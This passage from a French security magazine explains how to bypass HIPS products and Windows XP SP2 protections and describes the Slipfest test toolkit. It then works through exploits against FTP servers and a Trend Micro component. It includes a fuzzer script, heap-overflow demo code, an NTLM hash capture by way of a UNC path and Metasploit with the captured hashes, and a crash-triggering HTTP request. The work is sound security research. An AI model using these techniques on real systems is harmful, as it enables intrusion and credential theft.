Il est alors possible, en faisant précéder chaque appel de fonction par plusieurs centaines de retours sur une adresse contenant l'instruction `ret` et précédée d'une instruction comme `call eax`, d'enchaîner des appels de type `ret to libc`, en exploitant à chaque fois la limitation du nombre de niveaux dans la remontée d'appel, et le fait que le HIPS ne contrôle pas la valeur des registres dans son test. La seule condition pour mener cette attaque est de trouver l'enchaînement d'instructions `call reg ; ret` quelque part dans l'espace d'adressage du programme ; et il se trouve que la bibliothèque `kernel32.dll` contient une séquence de ce type.

On voit donc que ces tests, dont certains sont très évolués, peuvent tous être déjoués ; mais certains ont le mérite de rendre l'exploitation d'une faille plus complexe.

Contrôle d'accès

Le rôle du système de contrôle d'accès est de rendre impossible certaines actions à un utilisateur, même s'il dispose des droits administrateurs sur la machine.

Ces interdictions sont spécifiées par une série de règles configurables par l'administrateur du HIPS. Ces règles sont basiques. On peut par exemple spécifier que le processus issu du binaire `x.exe` n'aura pas le droit d'accéder en lecture au fichier `C:\secret.txt`. Individuellement, les règles sont implémentées correctement.

Le problème vient du fait qu'il existe une multitude de moyens détournés pour effectuer une action donnée. Dans l'exemple précédent, rien n'interdit au processus « x » de lancer un programme « y », et de le manipuler afin de lui faire lire le fichier secret. C'est la personne qui écrit les règles qui doit essayer de prévoir toutes les manières possibles de contourner ses règles, et concevoir une nouvelle règle pour chacune de ces méthodes, récursivement. Aucune aide n'est fournie de ce point de vue par le HIPS, concevoir son propre jeu de règles est donc relativement périlleux.

Une technique puissante pour contourner le système de contrôle d'accès est d'attaquer le HIPS lui-même. Paradoxalement, c'est probablement la technique la plus simple à mettre en œuvre. Cette approche consiste soit à attaquer le HIPS en direct pour le désactiver immédiatement, soit à l'attaquer de manière détournée de manière à ce qu'il ne soit plus actif au prochain *reboot* de la machine.

Pour l'attaque directe, il est parfois possible d'aller modifier les fichiers de configuration du HIPS ; on n'a ensuite plus qu'à les lui faire relire pour le rendre inefficace. Dans le même genre, on peut se faire passer pour l'interface de communication entre le driver du HIPS et l'utilisateur, et simuler une demande de désactivation, dans le cas où cette option est disponible pour un utilisateur. Ces attaques nécessitent une connaissance précise du HIPS ciblé, et ont donc un faible périmètre d'action ; elles sont cependant potentiellement les plus difficiles à détecter.

Une autre attaque directe consiste à modifier directement le code du HIPS en mémoire, ou à supprimer ses hooks dans la SDT. Pour cela, il faut obtenir les privilèges kernel. Cela est possible de multiples manières sous Windows, si l'on possède déjà les privilèges administrateurs :

- On peut passer par le *device* spécial `/Devices/PhysicalMemory` qui donne accès en lecture et en écriture à la mémoire physique de l'ordinateur, donc entre autres à toute la mémoire du noyau.
- On peut charger un nouveau driver malicieux, à l'aide de l'API standard de Windows.
- On peut modifier un driver existant et autorisé afin de lui ajouter une section de code malicieux.
- On peut charger un driver malicieux via des techniques non documentées par Microsoft, mais largement répandues sur le net **[DRVUNDOC]**.
- On peut éventuellement exploiter une faille dans le noyau ou un de ses drivers si on en connaît (suivant la faille, cette attaque peut ne pas nécessiter les droits administrateurs).

Les attaques indirectes consistent à aller corrompre les fichiers du HIPS ou les clés de registre qui font qu'il est chargé au démarrage du système. Ces deux actions peuvent être menées, toujours si l'on est administrateur, soit normalement au travers de l'API Windows standard, soit en allant effectuer les modifications directement au niveau du disque dur. En pratique, aucun HIPS n'interdit les accès `raw` au disque, au travers du device approprié (par exemple `/Devices/HardDrive0/Partition0`).

Cette attaque présente un certain niveau de sophistication, car l'attaquant doit alors être en mesure d'interpréter les données brutes du disque, en particulier le système de fichiers, et éventuellement le format sur disque des fichiers contenant le registre. Les fichiers contenant les drivers noyau sont des exécutables au format PE, qui contiennent un test d'intégrité. Ce test est une somme de contrôle portant sur l'intégralité du fichier et sur sa taille ; si cette somme est invalide, le noyau refusera de charger le driver. Il suffit donc à l'attaquant de modifier n'importe quel octet du fichier contenant le code du driver du HIPS pour empêcher ce dernier d'être chargé au prochain démarrage du système, privant la machine de cette protection.

Randomisation de l'espace mémoire

Quelques HIPS ont réussi à mettre en place un système d'ASLR pour Windows. Ces logiciels rendent aléatoire l'adresse de base des *heaps* des processus, l'adresse des piles des *threads*, ainsi que l'adresse de chargement des bibliothèques.

Cependant comme dit plus haut, la plupart des exécutables ne sont pas relogeables en mémoire, ce qui laisse grande quantité d'*opcodes* à une adresse prédictible par un attaquant. Il existe de plus sous Windows plusieurs structures en mémoire qui ne peuvent être déplacées facilement. Par exemple :

- les TEB et le PEB des processus, qui sont des zones réservées au système d'exploitation et l'interface graphique pour stocker certaines informations relatives aux processus et aux threads (*Thread/Processus Environment Block*), qui sont parfois référencées directement par leur adresse directe stockée « en dur » ;
- les zones de mémoire partagées par les processus d'un même bureau interactif, qui permettent entre autres à un processus de connaître la liste des titres des fenêtres ouvertes sur le bureau ;
- la page *SharedUserData* qui est mappée dans l'espace d'adressage de tous les processus et qui contient la date courante mise à jour en temps réel par le noyau, les instructions pour effectuer un appel système, et toute une liste d'informations fournies par le système.

Cela constitue encore un ensemble de données situées à une adresse connue, et potentiellement utilisables lors d'une attaque (voir par exemple **[TRA]**).
En résumé, même si l'on peut saluer la performance technique, l'ASLR sous Windows reste tout de même d'une utilité discutable.

La solution de Microsoft

Microsoft s'intéresse de près aux problématiques de prévention générique. Les premiers résultats visibles ont été l'ajout de fonctionnalités de sécurité dans le compilateur Visual Studio .NET : la protection des *buffers* sur la pile, appelée « /Gs » (c'est l'option de ligne de commande qui l'active), et l'enregistrement des gestionnaires d'exception (*SafeSEH*). La deuxième phase a été la publication du *service pack 2* pour Windows XP SP2 et du *service pack 1* pour Windows server 2003. Ces deux *service packs* apportent le même type de modifications au système, que nous allons décrire : implémentation de DEP, modification du fonctionnement du heap, randomisation du PEB et des TEB, remplacement des binaires principaux de Windows par des versions recompilées avec les options de sécurité de Visual Studio.

Le patch `/Gs` du compilateur présente dans ses dernières versions le même type de fonctionnalités que ce que l'on trouve dans un patch du compilateur GNU GCC **[SSP]**. Il modifie le code généré pour les fonctions qui requièrent un buffer sur la pile, de sorte à détecter les débordements de ce tampon. À l'initialisation du programme, une valeur aléatoire est calculée : c'est le *security cookie*. Par la suite, dès qu'une fonction du programme alloue un buffer sur la pile, une copie du security cookie est placée juste après. Lors de l'épilogue de la fonction (juste avant d'exécuter l'instruction `ret`), la valeur stockée après le buffer est comparée à la valeur de référence du security cookie : si elles diffèrent, un débordement de tampon a eu lieu. Dans ce cas, la fonction de vérification appelle un gestionnaire d'exceptions, et ne retourne jamais ; ce qui évite le schéma d'exploitation classique où l'attaquant écrase l'adresse de retour de la fonction lors de l'overflow pour le remplacer par un pointeur de son choix.

En affichant plusieurs valeurs d'initialisation successives du security cookie, on constate visuellement que celui-ci n'est pas complètement aléatoire, et qu'il existe une forte corrélation entre deux valeurs générées dans un même processus dans un faible intervalle de temps. Toutefois, cette corrélation ne permet pas a priori de deviner la valeur du cookie d'un processus arbitraire.

SafeSEH est lié à une modification apportée au *dispatcheur* d'exceptions par les service packs : dorénavant, le compilateur enregistre, dans une table contenue dans le format de fichier exécutable, la liste des fonctions implémentant un gestionnaire d'exceptions. Lorsqu'une exception survient, le dispatcheur détermine dans quel module se trouve le gestionnaire qui doit être appelé, et regarde si ce module fournit une table de gestionnaires d'exceptions. Quand c'est le cas, un appel à un gestionnaire qui n'est pas dans la liste est rejeté comme *security violation* ; sinon l'ancien mode de fonctionnement s'applique, avec toutefois un test supplémentaire : le dispatcheur vérifie que le gestionnaire d'exceptions se trouve dans une zone mémoire marquée comme « exécutable ». Ces modifications rendent plus difficile l'abus des *Structured Exception Handlers* à des fins d'exploitation.

Une nouveauté apportée par les service packs est ce que Microsoft a baptisé « DEP » : *Data Execution Prevention*. C'est une modification du système d'exploitation qui s'appuie sur des fonctionnalités offertes par les dernières générations de processeurs : le support de la non-exécutabilité. Jusqu'à présent, quand une page mémoire était marquée comme non exécutable, cela n'avait aucune incidence pour le processeur, qui acceptait d'y exécuter du code (notons que PaX a trouvé une méthode, *SEGMEXEC*, qui rend une zone de mémoire non exécutable même sur les anciens processeurs). Il est maintenant possible de placer les nouveaux processeurs dans un mode de fonctionnement où ils lèvent une exception dès que le pointeur d'instructions se retrouve dans une zone marquée « non exécutable », ce qui permet au noyau d'être informé de cet évènement, et de réagir en conséquences. Par défaut, DEP n'est activé que pour les processus critiques du système d'exploitation, comme par exemple *svchost* qui est le processus qui héberge beaucoup de *services* standards de Windows.

La structure du heap a également été revue, de manière à intégrer une sorte de security cookie, et les algorithmes de gestion du tas ont été agrémentés de nombreux tests visant à s'assurer que les données de contrôle n'ont pas été altérées. Ce security cookie ne fait que 8 bits, et peut donc être deviné facilement, statistiquement parlant. En revanche, les vérifications introduites dans les algorithmes, même si elles ne sont pas parfaites, rendent plus contraignantes les attaques de type heap overflow.

Enfin, la dernière modification concernant la sécurité est la randomisation des TEB et PEB, qui étaient auparavant à une adresse fixe. Ces structures contiennent entre autres des pointeurs de fonction, qui sont des cibles classiques lors de l'exploitation d'une faille de programmation.

Il s'avère à l'usage que le PEB n'a que 2 bits de randomisés, ce qui laisse une chance sur quatre de trouver sa valeur ; le TEB du premier thread a, lui, 4 bits aléatoires, mais les adresses possibles incluent celles du PEB. Les TEB des autres threads sont soumis à un mouvement d'amplitude semblable. Cette mesure est donc globalement peu satisfaisante, ces structures auraient bien bénéficié d'un peu plus d'entropie.

Globalement, l'ensemble des mesures prises par Microsoft apporte beaucoup plus de sécurité que ce que l'on peut trouver dans un HIPS, même si elles gardent une grande marge de progression.

SLIPFEST

Slipfest, est l'acronyme de *System Level Intrusion Prevention Framework Evaluation Suite and Toolkit*. C'est un Logiciel libre de tests applicables à un HIPS, notamment sur la faisabilité de la plupart des scénarios d'attaque évoqués ici.

Il est capable d'injecter, dans tout processus, différents shellcodes qui s'exécutent sur la pile et essaient d'invoquer `WinExec("cmd")`, via une des techniques de camouflage présentées pour échapper aux hooks de détection de buffer overflows. Cette série de tests va, d'une part, déterminer s'il est permis à un processus d'aller en modifier un autre et, d'autre part, déterminer le niveau de la protection anti-buffer overflow mise en place. Pour les shellcodes camouflant leur adresse de retour, il est possible de choisir celle-ci, soit dans le corps de l'exécutable, soit dans le code de `kernel32.dll`, soit dans une page du heap avec un mode de protection déterminé (lecture seule/écriture/exécution...), ce qui permet de deviner quel type de zone mémoire le HIPS considère comme « sûre ». D'autres shellcodes sont fournis, par exemple pour tester si DEP est activé pour le processus cible.

Slipfest peut comparer octet par octet le code des bibliothèques chargées en mémoire avec le code trouvé dans les fichiers sur le disque dur, et donc déterminer avec précision quelles fonctions sont affectées par des hooks userland. Si le hook consiste en une simple instruction `jmp` ou `call`, l'adresse de la fonction de vérification est calculée et affichée. Une option supprime les hooks en restaurant les instructions lues dans les fichiers, de manière à faire certains tests avec ou sans cette protection.

Un module kernel minimal ainsi qu'un programme d'interface servent à tester l'injection d'un driver dans le noyau soit par l'API standard, soit par l'appel d'une fonction non documentée `SystemLoadAndCallImage`. Si le module est chargé, le programme d'interface liste toutes les entrées de la SDT avec le driver vers lequel elles pointent, afin de déterminer tous les appels système redirigés. Le programme désassemble sommairement la bibliothèque `ntdll.dll` pour retrouver la correspondance entre nom et numéro d'appel système.

Des tests d'accès sur les devices représentant la mémoire physique et l'accès direct au disque dur, soit directement soit par l'intermédiaire de liens symboliques, renseignent sur la résistance du HIPS face à un attaquant ayant obtenu les droits administrateurs.

Enfin, un module de test d'ASLR peut créer de nombreux processus ayant un nombre donné de threads pour en récupérer l'adresse de différents éléments, comme le PEB, les TEB, le tas, les bibliothèques, la pile... Après traitement, les résultats sont présentés de manière synthétique dans un tableau fournissant le nombre et la position des bits randomisés pour chaque adresse, ainsi que les valeurs minimales et maximales observées. Cela donne un rapide aperçu sur ce que fait le système de protection, et sur la difficulté à prédire une adresse donnée. Attention, certains produits se restreignent à une plage d'adresses qui change au reboot de la machine.

Une prochaine version du logiciel permettra de charger dynamiquement un shellcode. Actuellement cette manipulation nécessite une recompilation.

Un sujet qui n'a pas été abordé ici est la version Linux des grosses solutions HIPS. Il serait certainement instructif de voir quelle approche a été choisie par les éditeurs professionnels, et de la comparer aux solutions libres existantes. Mais cela est une toute autre histoire.

Références

[PaX] *The PaX project* : **http://pax.cr0.org/docs/**

[W^X] DE RAADT (Theo), « *Exploit mitigation techniques* » : **http://www.openbsd.org/papers/auug04/index.html**

[Openwall] OpenWall : **http://www.openwall.com/linux/**

[Intel] *Intel Pentium Processor manuals* : **http://developer.intel.com/design/pentium/manuals/**

[Wojtczuk] *The advanced return-into-lib(c) exploits* : **http://www.phrack.org/show.php?p=58&a=4**

[DRVUNDOC] **http://www.google.com/search?q=systemloadandcallimage**

[TRA] *Temporal Return Adresses* : **http://uninformed.org/index.cgi?v=2&a=2**

[SSP] *Stack smashing protector* : **http://www.research.ibm.com/trl/projects/security/ssp/**

[SLIPFEST] *System level intrusion protection framework evaluation suite and toolkit* : **http://slipfest.cr0.org/**

Remerciements

À Julien Tinnès pour sa relecture.

À France Télécom R&D pour m'avoir donné l'occasion de m'intéresser à ce sujet, et pour la publication de Slipfest.

Exploitable ?

Exploiter des failles de sécurité dans Windows – à distance et anonymement – est devenu difficile depuis le Service Pack 2 de Windows XP pour des raisons qui ont déjà été largement abordées dans MISC. C'est d'ailleurs ainsi que le centre d'intérêt des chercheurs s'est déplacé vers les applications clientes telles qu'Internet Explorer, la suite Office ou plus récemment les pilotes en mode noyau.

Dans cet article, nous allons aborder 3 exemples de failles originales (voire exotiques) qui démontrent que les protections natives du système d'exploitation n'offrent pas de sécurité absolue. Le premier exemple est une faille dans le tas qui peut être exploitée trivialement malgré la protection de Windows XP SP2. Le deuxième exemple est une faille liée à la mauvaise compréhension d'une API Windows par le développeur. Enfin, le troisième exemple montre une faille induite par le compilateur Visual Studio 6.0.

Chaque exemple se veut bien entendu le plus générique possible – il ne s'agit pas de stigmatiser une application donnée mais bien de montrer des classes d'attaques.

Bonne lecture !

Un « heap overflow » exploitable sous Windows XP SP2

Découverte de la faille

Le *fuzzing* est une activité à la mode cette année, en particulier sur les protocoles et/ou formats complexes comme les documents Office.

À plus modeste échelle, le fuzzing de serveurs FTP s'avère également payant, non pas par la complexité du protocole (relativement simple et évoluant peu), mais par le nombre incroyable de serveurs FTP existants ! Nous nous intéressons ici au serveur ArgoSoft FTP version 1.4.3.5, qui fait l'objet d'un bogue connu **[1]**.

Il est relativement simple d'écrire un *fuzzer* FTP, du moins si on se contente de chercher les failles triviales. La première étape consiste à obtenir la liste des commandes accessibles.

```
C:\>nc 127.0.0.1 21
220 ArGoSoft FTP Server for Windows NT/2000/XP, Version 1.4 (1.4.3.5)
HELP
214- The following commands are recognized (* => unimplemented).
214-    USER   PORT   RETR   ALLO   DELE   SITE   XMKD   CDUP
214-    PASS   PASV   STOR   REST   CWD   *STAT   RMD    XCUP
214-    ACCT   TYPE   APPE   RNFR   XCWD   HELP   XRMD   STOU
214-    REIN   STRU   SMNT   RNTO   LIST   NOOP   PWD    SIZE
214-    QUIT   MODE   SYST   ABOR   NLST   MKD    MDTM   *XPWD
214- Bug reports to support@argosoft.com
214 end
```

Il est désormais possible de fuzzer toutes les commandes, depuis le compte `anonymous`, en utilisant pour commencer un argument de longueur 0x800 (2048). Il faut bien sûr en parallèle attacher un débogueur au processus serveur !

```
#!/usr/bin/env python

import socket

commands  = []
commands += [       "PORT", "RETR", "ALLO", "DELE", "SITE", "XMKD", "CDUP"]
commands += [       "PASV", "STOR", "REST", "CWD",  "STAT", "RMD",  "XCUP"]
commands += ["ACCT", "TYPE", "APPE", "RNFR", "XCWD", "HELP", "XRMD", "STOU"]
commands += ["REIN", "STRU", "SMNT", "RNTO", "LIST", "NOOP", "PWD",  "SIZE"]
commands += [       "MODE", "SYST", "ABOR", "NLST", "MKD",  "MDTM", "XPWD"]
commands += ["QUIT"]

def send_cmd(c):
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect(("127.0.0.1", 21))
  print s.recv(256)
  s.send("USER anonymous\r\n")
  print s.recv(256)
  s.send("PASS toto@test.com\r\n")
  print s.recv(256)
  print ">>>", c[0:10]
  s.send(c)
  print "<<<", s.recv(2048)
  s.close()

for cmd in commands:
   send_cmd( cmd + " " + "A"*0x800 + "\r\n" )
```

Bingo ! Le débogueur lève 2 erreurs de type « *Access Violation* » avec une tentative d'écriture à l'adresse 0x41414141 (soit "AAAA") ! Les commandes concernées sont `DELE` et `XRMD`.

Investiguons le problème de plus près.

Le mystère

Lorsqu'on y réfléchit, 2 questions restent en suspens…

L'erreur obtenue est de type « *Heap Overflow* ». En effet, il s'agit d'une erreur d'écriture à une adresse pointée par EAX, et non une tentative d'exécution de code à l'adresse 0x41414141 (typique d'un *Stack Overflow*). Le bloc de code dans lequel se produit l'erreur est lui aussi typique de la fonction `free()` :

```
MOV [EDX], EAX
MOV [EAX+4], EDX
```

Question #1 : comment a-t-on pu atteindre ce bloc de code sous Windows XP SP2, alors qu'il existe une protection native du Heap (*cookie*) ?

D'après les logiciels StudPE et IDA Pro, ArgoSoft FTP est un logiciel développé en `Delphi`.

Question #2 : comment une erreur de type « overflow » peut-elle se produire dans un langage supportant le type `String`, réputé sûr ?

L'explication

La réponse à la première question est assez triviale, car la fonction `free()` utilisée se trouve directement dans la section de code du programme. Elle provient donc de la librairie `Delphi` (liée statiquement) et non de Windows, ce qui signifie que :

`Delphi` utilise ses propres routines de gestion du Heap ;

Nicolas Ruff
Ingénieur-Chercheur en Sécurité Informatique
EADS-CCR DCR/STI/C
nicolas.ruff@eads.net

Ces routines ne sont pas protégées contre les débordements.

Conclusion : tous les programmes écrits en Delphi présentant des vulnérabilités de type « Heap Overflow » sont exploitables, indépendamment de la version de Windows sous-jacente.

Cette remarque s'applique également à d'autres environnements ayant leur propre gestion du Heap, comme Cygwin. Pour s'en convaincre, il suffira de compiler et d'exécuter l'exemple de code du mythique Phrack 57-8.

```
#include <stdlib.h>
#include <string.h>

int main( int argc, char * argv[] )
{
        char * first, * second, * third, * fourth, * fifth, * sixth;

/*[1]*/ first = malloc( strlen(argv[2]) + 1 );
/*[2]*/ second = malloc( 1500 );
/*[3]*/ third = malloc( 12 );
/*[4]*/ fourth = malloc( 666 );
/*[5]*/ fifth = malloc( 1508 );
/*[6]*/ sixth = malloc( 12 );
/*[7]*/ strcpy( first, argv[2] );
/*[8]*/ free( fifth );
/*[9]*/ strcpy( fourth, argv[1] );
/*[0]*/ free( second );
        return( 0 );
}
```

Résultat :

```
$ ./phrack `perl -e 'print "B"x1337'` dummy

     5 [main] phrack 3324 _cygtls::handle_exceptions: Error while dumping state
(probably corrupted stack)
Segmentation fault (core dumped)

$ cat phrack.exe.stackdump

Exception: STATUS_ACCESS_VIOLATION at eip=610C229A
eax=42424242 ebx=42424242 ecx=E0000000 edx=00660A34 esi=00660A44 edi=006601A0
ebp=000005E0 esp=0022CC60 program=c:\temp\heap\phrack.exe, pid 3324, thread main
cs=001B ds=0023 es=0023 fs=003B gs=0000 ss=0023
Stack trace:
Frame     Function  Args
     5 [main] phrack 3324 _cygtls::handle_exceptions: Error while dumping state
(probably corrupted stack)
```

EIP pointe sur une adresse dans CYGWIN1.DLL :


```
.text:610C229A                mov     eax, [ebx+4]
```

La réponse à la deuxième question est tout aussi simple, il suffit d'analyser le graphe d'appel de la fonction que j'ai baptisée do_DELE_command (adresse 0x4F5FDC).

Celle-ci fait appel à System::LStrToPChar() – une fonction interne de Delphi – puis SHELL32.DLL!SHFileOperationA() – une fonction de l'API Windows.

C'est là que se trouve le bogue. En Delphi, il existe effectivement un type String (réputé sûr), mais également un type PChar utilisé principalement pour l'interopérabilité avec les API en C (c'est le cas ici). Une zone de 4096 octets a été allouée par StrAlloc() (adresse 0x46A29A), dans laquelle sont concaténés

Figure 1 *Graphe d'appel (simplifié) de la fonction do_DELE_command*



le chemin racine du FTP et le nom de fichier demandé. Et là, c'est le drame !

Conclusion : même un langage réputé « sûr » (car n'autorisant pas la manipulation de pointeurs) peut générer des overflows, à cause des interfaces avec l'API native du système d'exploitation. Autre exemple bien connu dans le même ordre d'idée : le « Poison NULL Byte » de Perl.

Note : Ce bogue n'est pas trivialement exploitable, car il faut connaître la taille de la chaîne modulo 8 pour pouvoir remplir correctement les champs « précédent » et « suivant » du chunk mémoire. Cela laisse 1 chance sur 8 et, en cas d'erreur, le serveur ne redémarre pas automatiquement...

Exploiter la fonction CreateFile()

Analyse du logiciel

Prenons un autre serveur FTP relativement connu : TypSoft FTP 1.10.

Celui-ci, également écrit en Delphi, ne présente pas de vulnérabilité exploitable d'après notre fuzzer (attention, les paramètres de longueur supérieure à 2040 provoquent une déconnexion automatique !). Certes, il y a bien quelques bogues, comme par exemple la possibilité de crasher le serveur en envoyant 2 commandes "RETR" sans commande "PORT" **[2]**, mais rien de bien sérieux à première vue.

Pour compliquer un peu l'affaire, nous nous placerons dans le cas d'un serveur sur lequel nous n'avons pas de compte, et où les accès anonymes sont désactivés. Il nous faut donc identifier les commandes accessibles avant l'authentification, à l'aide du script Python suivant :

```
#!/usr/bin/env python

import socket

commands  = []
commands += [       "PORT", "RETR", "ALLO", "DELE", "SITE", "XMKD", "CDUP"]
commands += [       "PASV", "STOR", "REST", "CWD",  "STAT", "RMD",  "XCUP"]
commands += ["ACCT", "TYPE", "APPE", "RNFR", "XCWD", "HELP", "XRMD", "STOU"]
commands += ["REIN", "STRU", "SMNT", "RNTO", "LIST", "NOOP", "PWD",  "SIZE"]
commands += [       "MODE", "SYST", "ABOR", "NLST", "MKD",  "MDTM", "XPWD"]
commands += ["QUIT"]
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("127.0.0.1", 21))
print "<<<", s.recv(16384)

for cmd in commands:
  c = cmd + " AAAA\r\n"
  s.send(c)
  r = s.recv(256)
  if not r.startswith("530"):
    print c, "--->", r

s.close()
```

Le résultat est le suivant :

```
<<< 220 TYPSoft FTP Server 1.10 ready...
ALLO AAAA
---> 500 'ALLO': command not understood.
SITE AAAA
---> 500 'SITE': command not understood.
STAT AAAA
---> 500 'STAT': command not understood.
XCUP AAAA
---> 500 'XCUP': command not understood.
ACCT AAAA
---> 500 'ACCT': command not understood.
XCWD AAAA
---> 500 'XCWD': command not understood.
HELP AAAA
---> 500 'HELP': command not understood.
REIN AAAA
---> 500 'REIN': command not understood.
STRU AAAA
---> 200 Ok. STRU parameter 'AAAA' ignored.
SMNT AAAA
---> 500 'SMNT': command not understood.
NOOP AAAA
---> 200 NOOP Command okay.
ABOR AAAA
---> 225 ABOR command successful.
MDTM AAAA
---> 550 'C:\TEMP\AAAA': no such file or directory.
QUIT AAAA
--->
```

La seule commande un tant soit peu utilisable est la commande `MDTM`, qui permet d'obtenir le *timestamp* (date de dernière modification) d'un fichier.

Alors, exploitable ?

La faille

Vu de plus près, il semblerait que la commande `MDTM` ne soit pas très sûre. Il est non seulement possible de connaître le répertoire racine du serveur FTP, mais également d'en sortir.

```
220 TYPSoft FTP Server 1.10 ready...
MDTM toto
550 'C:\TEMP\toto': no such file or directory.
MDTM C:\boot.ini
213 20050920141700.000
```

(Dans cet exemple, le fichier `BOOT.INI` a été modifié le 20 septembre 2005 à 14h17 GMT).

On en conclut que la commande `MDTM` va ouvrir n'importe quel fichier passé en paramètre à l'aide de l'API Windows. L'astuce consiste à ne pas ouvrir un fichier local, mais un fichier réseau, puisque l'API Windows se charge de déterminer automatiquement le type de ressource passée en argument à `CreateFile()` !

En effet, contrairement à la plupart des logiciels serveurs, TypSoft FTP ne tourne pas en tant que service, mais en tant qu'application Windows. Le logiciel s'exécute donc avec les droits de l'utilisateur courant, et ce sont les identifiants de cet utilisateur qui seront utilisés automatiquement lors d'une connexion réseau !

À l'aide du module Metasploit `smb_sniff` (disponible uniquement sous Linux, puisque utilisant le port TCP/135), il est ainsi possible de capturer une trace d'authentification de l'utilisateur.

```
# ./msfconsole

#   # ###### #####  ##   ####  #####  #     ####  # #####
##  ## #      #    # # #    #    # #    #   #    # #
# ## # #####  #    #  #  #### #   # #    #   #    # #
#    # #      #    ######    # ##### #    #   #    # #
#    # #      #    #    # #   # #    #    #   #    # #
#    # ###### #    #    # #### #    ###### ####  #  #

+ -- --=[ msfconsole v2.6 [148 exploits - 75 payloads]

msf> use smb_sniffer

msf smb_sniffer> exploit

[*] Listener created, switching to userid 0
[*] Starting SMB Password Service
```

Lancement de la console

```
$ nc 172.16.21.154 21
220 TYPSoft FTP Server 1.10 ready...
MDTM \\172.16.21.182\toto
550 '\\172.16.21.182\toto': no such file or directory.
```

Côté serveur

```
[*] New connection from 172.16.21.154

Wed Aug  9 17:19:58 2006 172.16.21.154
4141414141414141        00          0000000000000000000000000000000000000000000000
0000        Windows 2000 2195       Windows 2000 5.0

Wed Aug  9 17:19:58 2006 172.16.21.154          Administrateur
W2KPROFRSP4 4141414141414141        2fb52c6c5415c710d9ffcc4773e45a1777ef4552cd3f3
bb2         8f99941f485bcd7f789bad43fbbdf75021e3af85962577bc Windows 2000 2195
Windows 2000 5.0        ShortLM
```

Retour sur la console

L'attaquant obtient ainsi une réponse LM + NTLM au défi 0x4141414141414141[1] envoyé par Metasploit. Les réponses LM pouvant être attaquées beaucoup plus facilement que les réponses NTLM (insensibilité à la casse), on comprend mieux l'utilité de la fameuse clé de base de registre `"LMAuthenticationLevel"` :-)

Après avoir remis en forme le fichier de sortie (`smbsniff.log` par défaut), on obtient le fichier suivant :

```
Administrateur:3:4141414141414141:2fb52c6c5415c710d9ffcc4773e45a1777ef4552cd3f3bb2:
8f99941f485bcd7f789bad43fbbdf75021e3af85962577bc
```

Ce fichier peut être passé directement au logiciel LCP **[3]** pour un résultat optimal. Résultat : nous obtenons le mot de passe de l'utilisateur logué (ici « Administrateur »).


Exploiter un bogue du compilateur

La faille

Le 14 décembre 2005, iDefense publie une faille dans un composant Web installé par Trend Micro ServerProtect **[4]**. La faille en soi

[1] L'utilisation d'un défi fixe permet d'envisager la construction de *Rainbow Tables* pour accélérer l'attaque..

Figure 2



n'a rien d'exceptionnelle, il s'agit d'un Heap Overflow qui peut être déclenché avec la requête HTTP suivante :

```
POST /TVCS/relay.dll HTTP/1.0
Transfer-Encoding: chunked

80000000
[ environ 49000 octets ]
```

Ce qui est plus curieux, c'est que le logiciel BadBlue PWS (*Personal Web Server*) a été affecté par la même faille en 2002 **[5]**. Après avoir téléchargé la version d'évaluation du logiciel vulnérable, commençons notre analyse...

L'explication

Afin d'isoler le problème, il convient tout d'abord de régler le niveau d'isolation des processus IIS à « basse », afin que les filtres ISAPI soient exécutés dans le contexte du processus IIS lui-même. Il suffit alors de s'attacher au processus `INETINFO.EXE` avec un bon débogueur (tel que OllyDbg) et d'attendre la capture d'une exception.

Après l'envoi de la chaîne fatidique, la première exception est levée dans la fonction `memcpy()`, ce qui est de bon augure. L'exception est interceptée par le *process*, qui termine le *thread* gracieusement ; toutefois à ce point le Heap est irrémédiablement corrompu.

```
.text:01843320 _memcpy_0       proc near
.text:01843320
.text:01843320 arg_0           = dword ptr  8
.text:01843320 arg_4           = dword ptr  0Ch
.text:01843320 arg_8           = dword ptr  10h
.text:01843320
.text:01843320 ; FUNCTION CHUNK AT .text:018434B8 SIZE 00000026 BYTES
.text:01843320 ; FUNCTION CHUNK AT .text:018434E0 SIZE 00000009 BYTES
.text:01843320 ; FUNCTION CHUNK AT .text:018434EC SIZE 0000001F BYTES
.text:01843320
.text:01843320                 push    ebp
.text:01843321                 mov     ebp, esp
.text:01843323                 push    edi
.text:01843324                 push    esi
.text:01843325                 mov     esi, [ebp+arg_4]
.text:01843328                 mov     ecx, [ebp+arg_8]
.text:0184332B                 mov     edi, [ebp+arg_0]
.text:0184332E                 mov     eax, ecx
.text:01843330                 mov     edx, ecx
.text:01843332                 add     eax, esi
.text:01843334                 cmp     edi, esi
.text:01843336                 jbe     short loc_1843340
.text:01843338                 cmp     edi, eax
.text:0184333A                 jb      loc_1843488
.text:01843340
.text:01843340 loc_1843340:
.text:01843340                 test    edi, 3
.text:01843346                 jnz     short loc_184335C
.text:01843348                 shr     ecx, 2
.text:0184334B                 and     edx, 3
.text:0184334E                 cmp     ecx, 8
.text:01843351                 jb      short loc_184337C
.text:01843353                 rep movsd               ; ACCESS VIOLATION occurs
here
.text:01843353                                         ; ds:[esi] -> es:[edi]
.text:01843353                                         ; esi = "AAAA..."
.text:01843355                 jmp     ds:off_1843468[edx*4]
```

Il reste à comprendre comment la mémoire allouée a pu être insuffisante. Pour cela, remontons l'arbre d'appel, heureusement relativement simple. La première fonction appelée est le point d'entrée du filtre, `HttpExtensionProc()`[2].

```
DWORD WINAPI HttpExtensionProc( LPEXTENSION_CONTROL_BLOCK lpECB );
```

Le paramètre ECB est une structure dont le format est documenté[3].

```
